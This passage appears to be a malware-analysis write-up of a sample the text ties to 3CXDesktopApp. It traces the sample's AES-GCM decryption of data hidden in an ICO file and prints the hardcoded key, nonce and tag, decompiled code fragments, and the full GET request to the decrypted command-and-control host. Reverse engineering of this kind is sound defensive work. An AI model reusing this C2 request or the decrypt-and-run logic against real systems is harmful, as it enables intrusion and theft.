
Next call is HttpAddRequestHeadersA, basically adding accept: */* to each request. The \r\n is required for this string value.




It appears to be using localalloc and then referencing stored string for multiple request header adds as seen in the following screenshots.




Next up is HttpSendRequestW, no additional params of note.



Result:



InternetReadFile is now called multiple times and goes through the entire received file in chunks. Right after there is a call to HttpQueryInfoW to check status and then returns after cleanup.




We then go into a loop that starts at the end of the received file and looks for a $ - Dollar sign. After that another function is called for decoding.

First it calls CryptStringToBinaryA:


A typical AES decrypt is setup with following functions. BcryptOpenAlgorithmProvider (AES), BcryptSetProperty (GCM), BcryptGenerateSymmetricKey.

```
NVar1 = BCryptOpenAlgorithmProvider(&CryptObject,L"AES",(LPCWSTR)0x0,0);
if (((-1 < NVar1) &&
     (NVar1 = BCryptSetProperty(CryptObject,L"ChainingMode",(PUCHAR)L"ChainingModeGCM",0x20,0),
     -1 < NVar1)) &&
    (NVar1 = BCryptGenerateSymmetricKey(CryptObject,&AESKey,(PUCHAR)0x0,0,actualKey,0x20,0),
    -1 < NVar1)) {
```


The most interesting part being the secret key here. More specifically param 5 and 6, key and keysize. The keysize is 0x20 and the key here is:



Key: 21A1ACE1E663BA45864DF457B209181EBD90101B4A512840387CD210E58FA3F1



Data to be decrypted:




Address	Hex	ASCII
0000026571CA2DD4	A4 C1 05 B3 85 AE AC C5 0A ED CC 5A 37 A0 F4 9E	¤Á.³.®¬Å.íÌZ7 ô.
0000026571CA2DE4	90 CE 2A D1 7D B8 FA C2 A2 BF 4D BE 08 C8 60 8C	.Î*Ñ}¸úÂ¢¿M¾.È`.
0000026571CA2DF4	6B 07 11 F7 FE E3 41 A2 96 A6 A9 EB 80 07 A9 AF	k..÷þãA¢.¦©ë..©¯
0000026571CA2E04	35 EA 1C E2 82 F6 67 B3 10 77 DF 10 59 69 D2 49	5ê.â.ög³.wß.YiÒI
0000026571CA2E14	DE 11 95 D9 DD 72 20 63 20 49 54 62 49 48 65 1E	Þ..ÙÝr c ITbIHe.
0000026571CA2E24	4F 5F C0 25 67 C0 2B 52 37 57 00 00 00 00 00 00	O_À%gÀ+R7W......
0000026571CA2E34	00 00 00 00 0B E6 27 28 00 19 00 90 70 00 00 00	.....æ'(....p...
0000026571CA2E44	41 53 59 43 00 00 00 00 00 00 00 00 00 00 00 00	ASYC............
0000026571CA2E54	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000026571CA2E64	00 00 00 00 00 00 00 00 01 00 00 00 68 08 00 00	............h...


This data is part of the decoded base64. The first 40 chars (20 hex bytes) are not part of the encrypted data and are used for something else which will be discussed later.
Additional data: (20 bytes) 29000000a3beb473640109dfc423f982b7c6db57
Data to decrypt: (90 bytes here):
a4c105b385aeacc50aedcc5a37a0f49e90ce2ad17db8fac2a2bf4dbe08c8608c6b0711f7fee341a296a6a9eb8007a9af35ea1ce282f667
b31077df105969d249de1195d9dd722063204954624948651e4f5fc02567c02b523757

Other notes about this is, there is no IV param, however this is because its AES GCM the IV or Nonce are passed in another way.

The second call to bcryptdecrypt has an actual pboutput location. The first call included a nullptr for output with the purpose of determining output buffer size. Hence the localAlloc call directly after.




Which has the result:



Address	Hex	ASCII
0000026571CBA4A0	68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00	h.t.t.p.s.:././.
0000026571CBA4B0	6D 00 73 00 65 00 64 00 67 00 65 00 70 00 61 00	m.s.e.d.g.e.p.a.
0000026571CBA4C0	63 00 6B 00 61 00 67 00 65 00 69 00 6E 00 66 00	c.k.a.g.e.i.n.f.
0000026571CBA4D0	6F 00 2E 00 63 00 6F 00 6D 00 2F 00 6D 00 69 00	o...c.o.m./.m.i.
0000026571CBA4E0	63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2D 00	c.r.o.s.o.f.t.-.
0000026571CBA4F0	65 00 64 00 67 00 65 00 00 00 00 00 00 00 00 00	e.d.g.e.........
0000026571CBA500	00 00 00 00 00 00 00 00 B8 EE D7 28 00 08 00 80	.... bx(....


One very important part, since this is AES GCM, is to look at the “paddingInfo” param when BCryptDecrypt is called. This will not contain padding but BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO structure. This structure is documented my MS but a little harder to read when looking at the complete block like this:




58 00 00 00 01 00 00 00	E0 E2 7F 82 61 00 00 00	X.......àâ..a...
0C 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	....
00 00 00 00 00 00 00 00	44 6F C4 2E FB 01 00 00	........DoÄ.û...
10 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	....
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	....
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	....
80 1E 82 99 9E C9 00 00	00 00 7F 82 61 00 00 00	.....É......a...
84 A2 77 2E FB 01 00 00	0D 00 00 00 00 00 00 00	.¢w.û...........
00 00 00 00 00 00 00 00	60 09 00 00 00 00 00 00	....
49 28 EA FF 00 00 00 00	40 6F C4 2E FB 01 00 00	I(úÿ....@oÄ.û...

Essentially, you are looking at each section of this block as a little endian value. For example, the size is the first four bytes as 58 00 00 00, or 0x58 after converting from little endian. The full parsed values are:
cbSize=0x00000058 = Total size after the size and info sections.
dwInfoVersion=0x00000001 = version 1
pbNonce=0x00000061827FE2E0 = In place of the IV param, the Nonce is used here, this is a memory location not the actual value.
cbNonce=0x0000000C = At the previous memory location, the nonce is 0xC is length.
pbAuthData=0x0000000000000000 = Not used
cbAuthData=0x00000000 = Not used
pbTag=0x000001FB2EC46F44 = This is also a pointer to a memory location where the tag is stored.
cbTag=0x00000010 = Again, at that location the tag is 0x10 in length.

Following the Nonce location we can see its - 3B8A08ED0F9E08CA572109EF



Then our Tag here as - A3BEB473640109DFC423F982B7C6DB57
Which should look familiar as this is included as part of the b64 value appended to the ICO file.



With the key, nonce and tag, we can decrypt the data outside of this program. See the c++ code in this same section for an example on how to decrypt with AES GCM and the MS BCrypt library. The values here are hardcoded, however could be easily updated for future samples/uses.

As a final step, it turns around and requests that url via a get:

```
GET https://msedgepackageinfo.com/microsoft-edge HTTP/1.1
accept: */*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005
Host: msedgepackageinfo.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Unsure of exact content of this next payload at this time but articles suggest an infostealer is related.

As for other actions this would take if a response was returned:

Right after this follow up response we see similar calls to the same AES decrypt routine as well as calls to virtualprotect (as expected):

```
  iVar10 = (int)((uVar6 & 0xffffffff) % (ulonglong)(uint)(param_4 - param_5)) + param_5;
  iVar1 = FUN_18000fdc0__receive_data__parse_URL__send_HTTP_request__send_data__read_dat
  ernet__connect_to_HTTP_server__create_HTTP_request
                    (pauVar4,param_3,pvVar5,&local_68);
  pvVar12 = pvVar8;
  if (iVar1 != 0) {
    LocalFree(pvVar5);
    iVar1 = FUN_1800026b0(local_68,&local_70);
    pvVar5 = local_70;
    if (iVar1 == 0) {
\B_18001195a:
      thunk_FUN_180021380(pauVar4,0x18);
      FUN_180011fb0(local_40 ^ (ulonglong)auStack168);
      return;
    }
    if (local_70 != (HLOCAL)0x0) {
      iVar11 = 0xf7dc5;
      hMem = (int *)FUN_180010ce0__decode_data_using_Base64_via_WinAPI__encode_data_usir
      if (hMem != (int *)0x0) {
        _Var7 = _time64((__time64_t *)0x0);
        if (_Var7 < (longlong)(ulonglong)(*hMem + 0xe10)) {
          iVar11 = hMem[1];
```

```
local_58[0] = 0;
BVar2 = VirtualProtect(lpAddress,0x1000,0x40,local_48);
if (BVar2 == 0) {
  DVar3 = GetLastError();
}
```